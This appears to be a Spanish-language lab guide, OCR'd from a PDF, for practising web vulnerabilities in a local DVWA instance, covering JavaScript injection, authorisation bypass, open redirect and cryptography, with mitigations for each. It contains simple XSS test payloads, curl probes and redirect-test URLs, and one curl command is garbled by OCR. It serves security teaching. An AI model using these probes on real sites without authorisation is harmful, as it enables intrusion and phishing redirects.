A) Payload <img ...> => bloqueado por CSP (OK) / ejecutado (vulnerable)

Mitigación: usar una política CSP estricta (no allow 'unsafe-inline'), usar nonces/hashes y evitar insertar HTML arbitrario.

---

13) JavaScript Attacks — paso a paso

Objetivo: entender ataques JS comunes (event attributes, eval, innerHTML).

Pasos:

1. **En DVWA busca el módulo javascript (o usa cualquier campo que se refleje en HTML/JS).**

2. **Prueba 1 (atributo): <button onclick="alert(1)">click</button> en un campo mostrado en la página. ¿Se ejecuta?**
3. **Prueba 2 (eval): si la app evalúa código del usuario, intenta introducir alert(1) en el campo que dispare eval.**
4. **Observa la consola / alertas.**

Entregable (1 línea):

A) onclick en campo => alerta (vulnerable) / no ejecución (OK)

Mitigación: evitar usar eval, no insertar HTML/atributos controlados por usuario y usar APIs seguras (textContent).

---

14) Authorisation Bypass — paso a paso

Objetivo: comprobar si un recurso protegido puede ser accedido por usuarios no autorizados (bypass de autorización).

Pasos:

1. **Identifica un recurso protegido en DVWA (p.ej. una página de administrador o un fichero /admin.php).**
2. **Con sesión no logueada (o cookie inválida) intenta acceder con curl:**
   curl -i "http://localhost/DVWA/admin.php"
3. **Observa código HTTP: 302/401/403 → correcto; 200 con contenido sensible → bypass.**

Entregable (1 línea):

A) curl no-auth => 200 — acceso a admin.php (vulnerable: authorization bypass)


Mitigación: comprobar autorización en servidor en cada petición según usuario/roles; no confiar en controles sólo en el frontend.

15) Open HTTP Redirect — paso a paso

Objetivo: comprobar si un parámetro permite redirigir a una URL externa sin validación (open redirect) y proponer la corrección.

Supuestos:

- DVWA en http://localhost/DVWA/
- Estás logueado (admin/password) y Security → **Low**
- Módulo: Vulnerabilities → Open Redirect (o http://localhost/DVWA/vulnerabilities/open_redirect/)



---

1) Abre el módulo

En la web DVWA: **Vulnerabilities** → **Open Redirect**. Verás un formulario o un enlace que realiza una redirección basada en un parámetro (por ejemplo url, redirect o similar).

Si no estás seguro del nombre del parámetro, abre DevTools → Network o haz View Source del formulario para verlo.


---

2) Encuentra la URL / parámetro que controla la redirección

Mira el formulario o el enlace. Apunta la URL completa que use el parámetro, por ejemplo (ejemplos posibles — usa la que veas en tu instalación):

- http://localhost/DVWA/vulnerabilities/open_redirect/?url=<destino>
- http://localhost/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=http://example.com
- http://localhost/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=info.php?id=1

Anota exactamente la **URL base** y el **nombre del parámetro**. (Ej.: parámetro url.)



---

3) Prueba básica en el navegador (método rápido)

1. En el campo del formulario (o en la barra) escribe una URL externa **benigna** y pública, por ejemplo:
2. https://example.com

3. Envía el formulario o abre la URL construida:
4. http://localhost/DVWA/vulnerabilities/open_redirect/?url=https://example.com
5. Observa: ¿te redirige directamente a example.com?

- Si SÍ → hay redirección sin control (potencial open redirect).
- Si NO → puede requerir validación o mostrar una advertencia.

---

4) Pruebas con curl (3 pruebas simples)

Sustituye PARAM por el nombre real que viste (por ejemplo url) y BASE por la base (http://localhost/DVWA/vulnerabilities/open_redirect/).

A) **Redirección a dominio externo (prueba básica)**

curl -i "http://localhost/DVWA/vulnerabilities/open_redirect/ ?PARAM=https://example.com"

Observa la cabecera Location: o el código 3xx.

B) **Redirección con URL relativa (comprueba validación)**

curl -i "http://localhost/DVWA/vulnerabilities/open_redirect/**/source/low.php?redirect**=http://example.com


?PARAM=/local/page"

Esto debería redirigir a una ruta interna si es aceptado.

C) **Variación con host schema-less (//)**

curl -i "http://localhost/DVWA/vulnerabilities/open_redirect/?PARAM=//example.com"

Algunos servidores aceptan //host y redirigen al host externo. Observa si ocurre.



---

5) Qué anotar (entregable sencillo)

Rellena **solo** estas 3 líneas (una por prueba) indicando: **Código HTTP** y **comportamiento** (redirige a externo / redirige a interno / no redirige). Ejemplo:

A) 302 — redirige a https://example.com (vulnerable: open redirect)

B) 302 — redirige internamente a /local/page (OK)

C) 302 — redirige a //example.com (vulnerable)

Si alguna respuesta muestra 200 y texto en vez de 3xx, copia el fragmento visible que indique el resultado.

6) Señales claras de vulnerabilidad

Location: con dominio externo en la cabecera y código 301/302 → open redirect.

Redirección a dominios controlados por el usuario (sin validación) → problema.

7) Recomendación corta (qué hacer para corregirlo)

Whitelist (allowlist) de destinos permitidos: sólo redirigir a rutas o hosts predefinidos.


Si la redirección debe aceptar destino dinámico, mapear un token: redirect_to=1234 → servidor traduce 1234 → /internal/ok.

Rechazar redirecciones absolutas externas; usar rutas relativas internas.


Mostrar una página intermedia de confirmación si hay duda (y mostrar dominio final con advertencia).

En una línea (para entregar):

Mitigación: usar allowlist de destinos y evitar redirecciones con URLs externas directas.



desde networks, en cookies se copia la cookie de session



16) Cryptography — paso a paso

Objetivo: comprender cómo se almacenan las contraseñas y por qué algunos métodos de cifrado son inseguros.

Nivel: bajo (Security → Low)

Requisitos:


- DVWA funcionando en http://localhost/DVWA/
- Usuario admin / password
- Seguridad ajustada a **Low**

🧩 Paso a paso

1️⃣ Acceder al módulo

En el menú de la izquierda, entra en
➡️ **Vulnerabilities → Cryptography**

Verás una interfaz con una caja de texto y un botón de “Encrypt” o similar.



